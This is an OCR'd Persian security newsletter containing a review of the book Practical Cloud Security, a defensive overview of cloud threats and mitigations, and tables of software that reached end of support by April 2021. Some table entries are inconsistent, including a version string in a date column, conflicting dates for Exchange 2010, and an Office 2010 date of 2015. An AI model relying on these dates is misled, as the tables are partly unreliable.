
معرفی کتاب

معرفی کتاب Practical Cloud Security

تهیه و تدوین: نازیلا خسروی

مشخصات کتاب

نام کتاب:	Practical Cloud Security: A Guide for Secure Design and Deployment
نویسنده:	Chris Dotson
زبان:	English
تعداد صفحات:	295
ناشر و سال انتشار:	O'Reilly Media; 1st edition (March 4, 2019)



درباره‌ی نویسنده

Chris Dotson مهندس برجسته IBM و معمار امنیت اجرایی IBM Cloud است. وی بیش از ۲۰ سال تجربه در صنعت IT و همچنین یازده گواهینامه حرفه‌ای از جمله گواهینامه Open Group Distinguished IT Architect را دارا می‌باشد. زمینه‌های علاقه‌مندی تخصصی او شامل زیرساخت‌ها و امنیت ابری، امنیت شبکه، سرورها و فضای ذخیره‌سازی می‌باشد.

معرفی کتاب

این کتاب یک راهنمای عملی برای ایمن‌سازی بسترهای ابری است که برای کمک به شما در دستیابی سریع و صحیح کنترل‌های امنیتی بر مهمترین منابع و دارایی‌های شما در نظر گرفته شده است. خواه شمَا یک حرفه‌ای در حوزه‌ی امنیت باشید که تا حدودی در محیط ابر تازه کار است یا یک معمار یا توسعه‌دهنده با مسئولیت‌های امنیتی، با این کتاب می‌توانید از پایه کنترل‌های خود را ایجاد و کامل کنید.
با وجود اینکه بسیاری از کنترل‌ها و اصول امنیتی در بسترهای ابری و بسترهای غیر ابری مشابه هستند، اما تفاوت‌های مهم عملی در بین این دو وجود دارد. به همین دلیل، برخی از توصیه‌های مربوط به اصول عملی امنیت در بستر ابر ممکن است برای کسانی با پیشینه امنیتی سایر حوزه‌ها، تعجب‌آور باشد.
قطعاً اختلاف نظرهای بسیاری در اکثر زمینه‌های امنیت اطلاعات در بین متخصصان وجود دارد اما توصیه‌های موجود در این کتاب برگرفته از سال‌ها تجربه در زمینه تامین امنیت محیط‌های ابری می‌باشد که با آخرین تحولات رایانش ابری تطبیق داده شده‌اند.
چند فصل ابتدایی کتاب مربوط به توضیح مسئولیت‌های شما در ابر و تفاوت آن با سایر بسترها می‌باشد و همچنین درک اینکه منابع و دارایی‌های شما چیست، توضیح در مورد تهدیدات احتمالی و همچنین راهکارهای محافظت برای آن‌ها به چه صورت است.
در فصل‌های بعدی کتاب، راهکارهای عملی به ترتیب اولویت، از مهم‌ترین کنترل‌های امنیتی که باید در ابتدا در نظر گرفته شود، ارائه می‌شود:

- مدیریت هویت و دسترسی
- مدیریت آسیب‌پذیری
- کنترل‌های شبکه

فصل آخر به چگونگی تشخیص و شناسایی نقص‌ها و نحوه‌ی برخورد با آن پرداخته است. اکیداً توصیه می‌شود قبل از اینکه در این بستر برایتان مشکلی پیش بیاید این فصل را بخوانید!!!

دقت داشته باشید که اگر لازم است برای محیط ابری خود گواهی‌نامه‌ی بخصوصی دریافت کنید باید موارد خاصی که ممکن است ایجاد اشکال کنند را در نظر بگیرید و یا سایر شرایط و قوانینی که ملزم به رعایت آن‌ها هستید را باید در کنترل‌های خود لحاظ کنید.

لینک کتاب

مقاله های تحقیقاتی

مخاطرات و آسیب‌پذیری‌های بسترهای ابری در سال ۲۰۲۱

تهیه و تدوین: تینا احمدی

مقدمه

محاسبات ابری به‌طور کامل چشم‌انداز تکنولوژی را متحول کرده است و شرکت‌ها را با هر اندازه‌ای قادر می‌سازد تا سرعت شتاب گرفتن کسب‌وکار را حفظ کنند. به‌عنوان‌مثال شرکت‌ها و سازمان‌های سراسر دنیا همچنان به استفاده کردن از فناوری ابری ادامه می‌دهند، بازار خدمات ابری جهانی همچنان رشد می‌کند اما با تمام مزایای ابر، باید به مخاطرات و آسیب‌پذیری‌های این حوزه نیز دقت داشت که در ادامه هرکدام جداگانه بررسی خواهند شد.

سرقت حساب کاربری (Account Hijacking)

این مورد یک تهدید جدی در محیط‌های ابری است که مشخصات حساب کاربری شامل نام کاربری، گذرواژه، ایمیل و غیره را از کاربران سرقت می‌کند.

نحوه محافظت در برابر سرقت حساب کاربری

- ایجاد رمز عبور امن و تغییر دادن دوره‌ای آن و همچنین استفاده از احراز هویت چندعاملی (MFA).
- بیشتر حملات سرقت حساب کاربری موفقیت‌آمیز به دلیل Phishing اتفاق می‌افتد.
  - احتیاط هنگام کلیک‌کردن بر روی لینک‌های موجود در وب‌سایت‌ها و ایمیل‌ها، خصوصاً هنگامی‌که درخواست تغییر رمز عبور برای شما ارسال می‌شود.
- آموزش کارکنانی که از خدمات ابری استفاده می‌کنند تا نحوه شناسایی‌کردن این نوع حملات را بدانند.
- مشاوره با متخصص تشخیص تهدید، آن‌ها می‌توانند آسیب‌پذیری‌های بالقوه را در شبکه شما جستجو کنند و راهکارهایی را برای محافظت از اطلاعات شما در برابر حملات ارائه دهند.

نشت داده‌ها (Data Breaches)

آیا می‌دانید حداقل ۳۸۰۰ نشت اطلاعات در ابتدای سال ۲۰۱۹ رخ داده است؟ این نشت داده‌ها باعث افشای تقریباً ۴٫۱ میلیارد رکورد شده است و همچنین باعث افزایش ۵۴ درصدی سالانه این نشت داده‌ها شده است.

بر اساس گزارش Verizon، ۴۳ درصد قربانیان کسب‌وکارهای کوچک بودند. یکی از دلایل اصلی که چرا کسب‌وکارهای کوچک بیش‌ترین نشت داده‌ها را تحمل می‌کنند این است که آن‌ها از سطح امنیت پایین‌تری نسبت به شرکت‌های جهانی برخوردارند. آن‌ها اهداف آسانی هستند و هنگامی‌که داده‌های آن‌ها به خطر بیفتد، بیش‌ترین ضربه را می‌خورند.

عواقب ناشی از نشت داده‌ها

- تأثیر منفی بر شهرت برند و از دست‌دادن اعتماد شرکا، مشترکین و مشتریان.
- از دست‌دادن مالکیت معنوی.
- جریمه‌های نظارتی و سایر مجازات‌ها.
- اقدامات قانونی.

نشت داده‌ها می‌تواند برای کسب‌وکارها با هراندازه‌ای ویرانگر باشد.

نحوه محافظت در برابر نشت داده‌ها

راه‌های مختلفی وجود دارد که شما قربانی نشت داده‌ها شوید. کسی در شرکت شما می‌تواند نرم‌افزارهای مخرب را دانلود کند یا مهاجم می‌تواند از آسیب‌پذیری‌های مختلف امنیتی ابر بهره‌برداری کند تا از راه دور امنیت شبکه شما را تهدید کند. مهاجمان همچنین می‌توانند ازلحاظ فیزیکی به کامپیوتر شما برای سرقت اطلاعات دسترسی پیدا کنند.

راه‌حل جلوگیری از نشت داده‌ها

- حسابرسی امنیتی روزانه برای دانستن اینکه چه کسانی به داده‌های شما دسترسی دارند.
- سرورهای امن و رمزگذاری شده که به شما اجازه بازیابی داده‌ها از طریق سیستم ابری شما را می‌دهد.
- داشتن یک طرح جامع برای پاسخگویی به حوادث شامل مباحث مربوط به امنیت ابر.

API های نا امن (Insecure APIs)

- محصولات نرم‌افزاری غیر مرتبط از API ها برای برقراری ارتباط و همکاری بدون اطلاع از عملکرد داخلی کدهای یکدیگر استفاده می‌کنند.
- API ها معمولاً به داده‌های حساس تجاری نیاز دارند و اجازه دسترسی به آن‌ها را می‌دهند.
- بسیاری از API های عمومی به توسعه‌دهندگان و شرکای تجاری خارجی امکان دسترسی به خدمات و داده‌های سازمان را می‌دهند.
- API ها گاهی اوقات بدون احراز هویت و مجوزِ کافی پیاده‌سازی می‌شوند. آن‌ها کاملاً در معرض دید عموم قرار دارند، بنابراین هر کسی که به اینترنت متصل باشد می‌تواند به داده‌ها دسترسی پیدا کند.
- API های نا امن به‌سرعت در حال تبدیل‌شدن به یک حمله اصلی برای هکرها و دیگر مهاجمان هستند.
- API ها یک روش محبوب برای ساده‌سازی محاسبات ابری است. API ها به‌راحتی اطلاعات بین دو یا چند برنامه را به اشتراک می‌گذارند.
- بر اساس گفته Gartner انتظار می‌رود سوءاستفاده‌های مرتبط با API رایج‌ترین بردار حمله تا سال ۲۰۲۲ شود.

نحوه محافظت در برابر API های نا امن

- تست نفوذهایی انجام شود که در آن‌ها حملات موجود در بستر API شبیه‌سازی شود.
- استفاده از رمزنگاری SSL/TLS در انتقال داده‌ها.
- تقویت کردن کنترل احراز هویت با استفاده از روش‌های چندمرحله‌ای.
- افرادی که کلیدهای API خود را با آن‌ها به اشتراک می‌گذارید را مشخص کنید و کلیدهای API که دیگر به آن‌ها نیاز نیست را منقضی کنید.

این اقدامات برای اطمینان از امنیت API شما هستند، اما توسعه‌دهندگان نیز مسئول ساخت API هایی با احراز هویت قدرتمند می‌باشند.

در تهیه و استفاده از API، چه ارائه‌دهنده ابر و چه مستقر در ابر باشند، موارد زیر مهم است:

- احراز هویت قدرتمند.
- رمزگذاری داده‌ها.
- مانیتورینگ و ثبت رویدادها.
- کنترل‌های دسترسی به منابع و اطلاعات.


خودی‌های مخرب (Malicious Insiders)

کارکنان، پیمانکاران، شرکای تجاری، رقبا و دشمنان ممکن است با دسترسی غیرمجاز به سیستم‌های شما اطلاعات را سرقت کنند، داده‌ها را خراب کنند و یا به سیستم‌های فناوری اطلاعات شما آسیب بزنند. درخصوص خودی‌های مخرب بر اساس گزارش سایت Ponemon داریم:

- افزایش ۴۸ درصدی حملات خودی از سال ۲۰۱۸.
- افزایش ۳۱ درصدی هزینه‌های حملات خودی از سال ۲۰۱۸.
- بیشتر حملات خودی به علت سهل‌انگاری بودند و تنها ۲۳ درصد از تهدیدات خودی مخرب بودند.

نحوه محافظت در برابر خودی‌های مخرب

- شرکت‌ها به یک دلیل ساده بیشتر در معرض تهدیدات داخلی نسبت به حملات خارجی هستند و آن این است که تهدیدها معمولاً از آسیب‌پذیری‌های ابر برای دسترسی به داده‌های حساس بهره‌برداری نمی‌کنند.
- با اقدامات زیر از تهدیدات خودی می‌توان به‌طور پیشگیرانه جلوگیری کرد:
  - محدود کردن دسترسی به داده‌های حساس.
  - محدود کردن دسترسی افراد به اطلاعاتی که به آن‌ها نیاز دارند و نه بیشتر.
  - انجام حسابرسی‌های دوره‌ای و در صورت نیاز لغو کردن دسترسی‌های داده‌شده. بهترین زمان‌بندی برای انجام حسابرسی‌ها حداقل دو بار در سال است. برخی سازمان‌ها حسابرسی‌ها را به‌صورت سه‌ماهه و برخی دیگر هر ماه یک‌بار، اجرا می‌کنند.
- برگزاری آموزش‌هایی شامل بهترین شیوه‌های حفاظت از داده‌ها و اهمیت تغییردادن مداوم رمز عبور و سایر پروتکل‌های امنیتی.



آسیب‌پذیری‌های سیستم (System Vulnerabilities)

- آسیب‌پذیری‌های سیستم یکی دیگر از آسیب‌پذیری‌های رایج ابر است که می‌تواند از ترکیب یک برنامه کاربردی third-party آسیب‌پذیر به‌علاوه پیکربندی ضعیف ابزارهای امنیتی موجود در ابرِ شما موجب به‌وجود آمدن مشکلات امنیتی جدی شود.

برخی از آسیب‌پذیری‌های رایج سیستم

- عدم اعتبارسنجی مناسب مقادیر واردشده توسط کاربر.
- سیستم مانیتورینگ و ثبت رویداد نامناسب.
- مدیریت نادرست خطاها.
- محدودنکردن و قطع ارتباطات پایگاه داده خود.

نحوه محافظت در برابر آسیب‌پذیری‌های سیستم

- رمزگذاری داده‌های خود و پیاده‌سازی یک سیستم تشخیص نفوذ جامع که بر روی محیط‌های ابر، on-premise و hybrid کار می‌کند.
- استفاده از WAF برای محافظت از برنامه‌های کاربردی وب خود در برابر تهدیدات و آسیب‌پذیری‌هایی از جمله تزریق SQL، XSS و غیره.

نقص در پیکربندی (Misconfigurations)

- کاربران، مسئول تنظیمات امنیتی ابر خود هستند؛ بنابراین نیاز است تیم IT شما تسلط بر تنظیمات و گزینه‌های مختلف را در اولویت قرار دهد. پیکربندی نامناسب در محیط ابر می‌تواند موجب نشت، سوءاستفاده یا تغییر داده‌ها شود.
- هرکدام از ارائه‌دهندگان خدمات ابری، گزینه‌ها و پارامترهای متفاوتی را برای پیکربندی استفاده می‌کنند. مسئولیت این کار بر عهده کاربران است تا یاد بگیرند پلتفرم‌هایی که فعالیت‌های آن‌ها را میزبانی می‌کنند چگونه این تنظیمات را اعمال می‌کنند.

راهکارهای کاهش خطاهای پیکربندی توسط تیم IT

- سیاست‌های امنیتی به شکلی تدوین شود که حداقل مجوز دسترسی یا zero trust اعمال شود تا دسترسی به‌تمامی منابع و سرویس‌ها مسدود شود. مگر اینکه دسترسی خاصی برای فرایندهای کسب‌وکار یا یک برنامه کاربردی موردنیاز باشد.
- استفاده از سیاست‌های سرویس ابری برای اطمینان از خصوصی بودن منابع به‌طور پیش‌فرض.
- ایجاد سیاست‌های شفاف تجاری برای مشخص شدن تنظیمات پیکربندی موردنیاز برای منابع و سرویس‌های‌ابری.
- بر روی یادگیری نحوه پیکربندی و تنظیمات امنیتی ارائه‌دهنده ابر تمرکز کنید (در نظر گرفتن دوره‌ها و گواهینامه‌های خاص ارائه‌دهنده سرویس ابری).
- تا جایی که ممکن است به‌طور پیش‌فرض از رمزگذاری برای محافظت از داده‌هایی که در حال استفاده نیستند، استفاده کنید.
- استفاده از ابزارهایی مانند Intruder و Open Raven برای بررسی خطاهای پیکربندی و گزارش‌های حسابرسی.

Shadow IT


هر کسی می‌تواند یک حساب ابری عمومی ایجاد کند و از آن برای ارائه خدمات، انتقال داده‌ها و فعالیت‌های خود استفاده کند؛ اما افرادی که در استانداردهای امنیتی مهارت کافی ندارند، اغلب در پیکربندی گزینه‌های امنیتی دچار مشکل می‌شوند و این امر باعث ایجاد یک سیستم ابری آسیب‌پذیر می‌شود که می‌تواند مورد حمله قرار گیرد. چنین استقرارهای اصطلاحاً «Shadow IT» بوده و ممکن است هرگز بهره‌برداری از آسیب‌پذیری‌های خود را تشخیص یا گزارش ندهند و این باعث می‌شود که شرکت‌های تجاری مشکلات را تا مدت‌ها پس از خسارت‌دیدن کاهش ندهند.

‹ چهار روش Shadow IT برای اعمال تأثیر منفی بر سازمان‌ها ›

کلاه‌برداری‌های سایبری (Violations)

- در رایانش ابری، ارائه‌دهندگان مسئول امنیت ابر هستند.

- در مدل اشتراک مسئولیت یا Shared Responsibility داریم:
  - ارائه‌دهنده، یکپارچگی و عملکرد زیرساخت‌ها را حفظ کند.
  - کنترل تفکیک منابع و داده‌های مشتری.
  - مشتری مسئول پیکربندی برنامه و امنیت داده‌ها مانند کنترل دسترسی است.



‹ مدل اشتراک مسئولیت یا Shared Responsibility ›

وقتی‌که یک تهدید به‌صورت موفقیت‌آمیز از یک آسیب‌پذیری بهره‌برداری می‌کند و به داده‌ها دسترسی پیدا می‌کند، بدون داشتن یک هدف تجاری، مسئولیت این نشت و عواقب بعدی آن به عهده شرکت است و باید یک سیاست کلی هم از طرف مشتری‌ها و هم ارائه‌دهندگان سرویس‌های ابری برای مقابله با آن صورت پذیرد. چندین مثال متداول را در نظر بگیرید:

- به سرقت رفتن داده‌های حساس مشتری که منجر به نقض تعهدات نظارتی حاکم توسط کسب‌وکار باشد و این به اعتبار آن‌ها لطمه بزند.
- به سرقت رفتن داده‌های مهم که باعث از بین رفتن مالکیت معنوی می‌شود و موقعیت رقابتی سازمان را به خطر می‌اندازد؛ همچنین سرمایه‌گذاری حاصل از این داده‌ها را به خطر می‌اندازد.
- تغییر یا پاک‌شدن داده‌های تجاری داخلی که مجموعه‌ای از تأثیرات احتمالی مانند مشکلات تولید را ایجاد می‌کند.

نشت داده‌ها معمولاً مجازاتی برای کسب‌وکار به همراه دارد، به‌عنوان‌مثال:

- نشت داده‌هایی که تعهدات نظارتی را نقض می‌کنند ممکن است منجر به جریمه‌ها و مجازات‌های قابل‌توجهی شود.
- نشت داده‌هایی که شامل داده‌های ذخیره‌شده برای مشترکین یا مشتری‌ها است ممکن است منجر به نقض قراردادی شود که منجر به دادرسی طولانی‌مدت و جبران هزینه‌های بیشتری می‌شود.

قطع ارتباط و اتصال (Outages)

زیرساخت‌های ابر بسیار گسترده هستند، اما خرابی‌هایی رخ می‌دهد که معمولاً منجر به قطعی‌های گسترده در ابرها می‌شوند. چنین قطعی‌هایی که ناشی از مشکلات سخت‌افزاری و عدم نظارت بر پیکربندی‌ها می‌باشد، مسائلی است که مراکز داده محلی را دچار چالش می‌کند. اگر یک مهاجم بتواند منابع عمومی یا خدمات ابری عمومی را از دسترس خارج کند، این حمله بر روی تمامی کاربران و سرویس‌هایی که از این منابع و خدمات استفاده می‌کنند، تأثیرگذار است. ارائه‌دهندگان ابر در مدیریت حملات مهارت داشته و تیم‌های پشتیبانی می‌توانند به کسب‌وکارهایی که موردحمله واقع‌شده‌اند برای بازگشتن به حالت نرمال کمک کنند.

درحالی‌که مشاغل و سایر کاربران ابر عمومی نمی‌توانند از قطع و حملات بستر ابر جلوگیری کنند، نیاز است که هر کاربر و کسب‌وکار برای چنین رویدادهایی به‌عنوان بخشی از استراتژی بهبود فاجعه به‌صورت مجزا و مستقل عمل کند و در صورت از دست رفتن داده‌ها یا سایر مشکلات خسارت را به حداقل ممکن برساند.

EOS

لیستی از نرم‌افزارهای [End of Support] تا آوریل ۲۰۲۱

تهیه و تدوین: هادی گلباغی

مقدمه

یکی از راهکارهای همیشگی مقابله با تهدیدات، جایگزینی نرم‌افزاهایی است که دیگر از طرف شرکت سازنده به‌روزرسانی و پشیبانی امنیتی دریافت نمی‌کنند، است. معمولاً این نرم‌افزارها که به EOS(End of Support) معروف هستند، مورد هدف هکرها و مهاجمان قرار می‌گیرند و منبعی برای نفوذ و حملات همیشگی هستند. دلیل این توجه نیز این است که آسیب‌پذیری‌ها همواره در محصولات نرم‌افزاری شناسایی می‌شود و همواره این امر بصورت مداوم رخ می‌دهد و عدم دریافت به‌روزرسانی و وصله‌های امنیتی از طرف شرکت توسعه‌دهنده باعث می‌شود این نرم‌افزارها همچنان آسیب‌پذیر بمانند که این از نقطه نظر امنیت سایبری مشکلی بسیار بحرانی محسوب می‌شود. باید توجه داشت که استفاده از نرم‌افزارها، Firmware و سیستم‌عامل‌هایی که دیگر مورد پشتیبانی نیستند، سازمان‌ها و شرکت‌ها را با مخاطرات جدی امنیت سایبری مواجه می‌کند که هزینه‌هایی به مراتب بیشتر از جایگزینی نرم‌افزارهای خود با نسخه‌های به‌روزتر خواهند داشت.

اصطلاح EOS(End of Support) به طور دقیق‌تر برای عدم دریافت موارد زیر است:

- به‌روزرسانی‌های نرم‌افزاری
- وصله‌های امنیتی
- دیگر راهکارهای پشتیبانی و پیام‌رسانی

در ادامه در دو بخش، لیست‌هایی از نرم‌افزارهای مهم و کاربردی که دیگر پشتیبانی را از شرکت توسعه‌دهنده دریافت نمی‌کنند، آورده شده است. در هنگام مشاهده این لیست، به نام و نسخه محصول نرم‌افزاری و زمان اتمام پشتیبانی دقت شود.
در بخش اول لیست محصولات پرکاربرد آورده شده است و در بخش دوم اطلاعات تمامی محصولاتی که شامل EOS شده‌اند، بررسی شده است.

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Microsoft	Windows	7	1/14/2020
Microsoft	Windows	Server 2008	1/14/2020
Microsoft	Internet Explorer	10	1/31/2020
Microsoft	Visual Studio	2010 (all editions)	7/14/2020
Microsoft	Team Foundation Server	2010	7/14/2020
Microsoft	Office	2010 (all editions)	10/13/2020
Microsoft	Exchange	2010	10/13/2020
Microsoft	SharePoint Server	2010 (all editions)	2010 (all editions)
Oracle	MySQL Cluster	7.2	2/1/2020
Oracle	Java SE	13	3/31/2020
Oracle	MySQL Database	5.7	10/01/2020
Oracle	Database	12.2.0.1	11/01/2020
VMware	NSX for vSphere	6.3	2/2/2020
VMware	ESXI	6.0	3/12/2020
VMware	vSAN	6.0-6.2	3/12/2020
VMware	Fusion	11	3/24/2020
VMware	Workstation	15	3/24/2020
RedHat	Enterprise Linux	7.5	4/30/2020
RedHat	Enterprise Linux	7.6	10/31/2020
RedHat	Enterprise Linux	6.10	11/30/2020
Adobe	Acrobat DC (Classic)	2015	4/7/2020

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Microsoft	Access	2010	10/13/2020
Microsoft	Access	2016	10/13/2020
Microsoft	Access Services in SharePoint	2010	10/13/2020
Microsoft	ASP.NET Core	2.1.x	8/21/2021
Microsoft	Azure StorSimple Series	8000	7/1/2020
Microsoft	Cloud Platform System	-	4/14/2020
Microsoft	Cloud Platform System Standard	-	4/14/2020
Microsoft	Dynamics GP	2015	4/14/2020
Microsoft	Dynamics GP	2015 R2	4/14/2020
Microsoft	Dynamics GP	2010	10/13/2020
Microsoft	Excel	2010	10/13/2020
Microsoft	Excel	2016	10/13/2020
Microsoft	Excel for Mac	2016	10/13/2020
Microsoft	Excel Home and Student	2010	10/13/2020
Microsoft	Excel Services in SharePoint	2010	10/13/2020
Microsoft	Exchange	2010	1/14/2020
Microsoft	Exchange	2016	10/13/2020
Microsoft	Expression Encoder	4	9/8/2020
Microsoft	Expression Web	4	9/8/2020
Microsoft	FAST Search Server for Applications	2010	10/13/2020
Microsoft	FAST Search Server for Internet Sites	2010	10/13/2020
Microsoft	FAST Search Server for SharePoint	2010	10/13/2020
Microsoft	Forefront Threat Management	2010 Enterprise	4/14/2020
Microsoft	Forefront Unified Access Gateway	2010	4/14/2020
Microsoft	Groove Server	2010	10/13/2020
Microsoft	HCP Pack	2008	4/14/2020
Microsoft	HCP Pack	2008 R2	4/14/2020
Microsoft	InfoPath	2010	10/13/2020
Microsoft	InMage/ASR Scout	-	12/31/2020

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Microsoft	Internet Information Service (IIS)	10	1/11/2022
Microsoft	Internet Information Services	1	9/8/2020
Microsoft	Lync Server	2010	4/13/2021
Microsoft	Microsoft Application Virtualization	4.6	7/14/2020
Microsoft	Microsoft Azure StorSimple Series	1200	7/1/2020
Microsoft	Microsoft Excel Mobile	2010	10/13/2020
Microsoft	Microsoft Expression Studio	4	10/13/2020
Microsoft	Microsoft Publisher	2010	10/13/2020
Microsoft	Microsoft Publisher	2016	10/13/2020
Microsoft	Microsoft Report Viewer	2010	9/8/2020
Microsoft	Microsoft User Experience	2.1	4/14/2020
Microsoft	Microsoft Windows 10 (Enterprise and Education Editions)	1709	4/14/2020
Microsoft	Microsoft Windows 10, (Home,Pro, Pro workstations)	1809	4/14/2020
Microsoft	Office	2010	10/13/2015
Microsoft	Office	2010	10/13/2020
Microsoft	Office	2016 (Mac)	10/13/2020
Microsoft	Office	2016 (Mac)	10/13/2020
Microsoft	Office	2016	10/13/2020
Microsoft	Office (all editions)	2010	10/13/2020
Microsoft	Office Home & Business for Mac	2016	10/13/2020
Microsoft	Office Home & Student for Mac	2016	10/13/2020
Microsoft	Office Home and Business	2016	10/13/2020
Microsoft	Office Home and Student	2016	10/13/2020
Microsoft	Office Professional	2016	10/13/2020
Microsoft	Office Professional Plus	2016	10/13/2020
Microsoft	Office Standard	2016	10/13/2020
Microsoft	Office Standard for Mac	2016	10/13/2020
Microsoft	OneNote	2010	10/13/2020
Microsoft	OneNote	2016	10/13/2020

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Microsoft	OneNote Home and Student	2010	10/13/2020
Microsoft	Outlook	2010	10/13/2020
Microsoft	Outlook	2016	10/13/2020
Microsoft	Outlook for Mac	2016	10/13/2020
Microsoft	Outlook with Business Contact	2010	10/13/2020
Microsoft	Microsoft SharePoint Server	2010	10/13/2020
Microsoft	Powerpoint	2010	10/13/2020
Microsoft	Powerpoint	2016	10/13/2020
Microsoft	PowerPoint for Mac	2016	10/13/2020
Microsoft	PowerPoint Home and Student	2010	10/13/2020
Microsoft	Project	2010	10/13/2020
Microsoft	Project Professional	2010	10/13/2020
Microsoft	Project Professional	2016	10/13/2020
Microsoft	Project Server	2010	10/13/2020
Microsoft	Project Standard	2016	10/13/2020
Microsoft	Search Server	2010	10/13/2020
Microsoft	SharePoint	2010	10/13/2020
Microsoft	SharePoint	2016	7/13/2021
Microsoft	SharePoint Designer	2010	10/13/2020
Microsoft	SharePoint for Internet Sites	2010	10/13/2020
Microsoft	SharePoint Standard	2010	10/13/2020
Microsoft	SharePoint Foundation	2010	10/13/2020
Microsoft	SharePoint Server Service Pack 2	2010	10/13/2020
Microsoft	SharePoint Workspace	2010	10/13/2020
Microsoft	Silverlight	5	10/12/2021
Microsoft	Skype for Business (Client)	2016	10/13/2020
Microsoft	Skype for Business (Server)	2015	10/13/2020
Microsoft	SQL Server Compact	4	7/13/2021

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Microsoft	StorSimple Data Manager	-	7/1/2020
Microsoft	System Center Data Protection	2010	10/13/2020
Microsoft	System Center Essentials	2010	10/13/2020
Microsoft	System Center Service Manager	2010	9/8/2020
Microsoft	Visio	2010	10/13/2020
Microsoft	Visio Professional	2010	10/13/2020
Microsoft	Visio Professional	2016	10/13/2020
Microsoft	Visio Standard	2010	10/13/2020
Microsoft	Visio Standard	2016	10/13/2020
Microsoft	Visual Basic Express	2010	10/13/2020
Microsoft	Visual C#	2010 Express	9/8/2020
Microsoft	Visual C++	2010 Express	9/8/2020
Microsoft	Visual Studio (all editions)	2010	7/14/2020
Microsoft	Visual Studio 2015	(all editions)	10/13/2020
Microsoft	Visual Studio Team Foundation	2010	7/14/2020
Microsoft	Visual Studio Server 2015	(all editions)	10/13/2020
Microsoft	Visual Studio Team Server 4	2015	10/13/2020
Microsoft	Visual Studio Update 3	2015	10/13/2020
Microsoft	Visual Web Developer	2010 Express	9/8/2020
Microsoft	Windows	10 - 2016 LTSB	10/12/2021
Microsoft	Windows	2016	1/11/2022
Microsoft	Windows 10 Education	1809	5/11/2021
Microsoft	Windows 10 Enterprise	2015 LTSB	10/13/2020
Microsoft	Windows 10 Enterprise	1809	5/11/2021
Microsoft	Windows 10 Home	1909	5/11/2021
Microsoft	Windows 10 IoT Enterprise	2015 LTSB	10/13/2020
Microsoft	Windows 10 IoT Enterprise	1809	5/11/2021
Microsoft	Windows 10 Pro	1909	5/11/2021
Microsoft	Windows 10 Pro Education	1909	5/11/2021

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Microsoft	Windows 10 Pro for Workstations	1909	5/11/2021
Microsoft	Windows Communication	-	9/8/2020
Microsoft	Windows Defender for Windows 10	-	10/13/2020
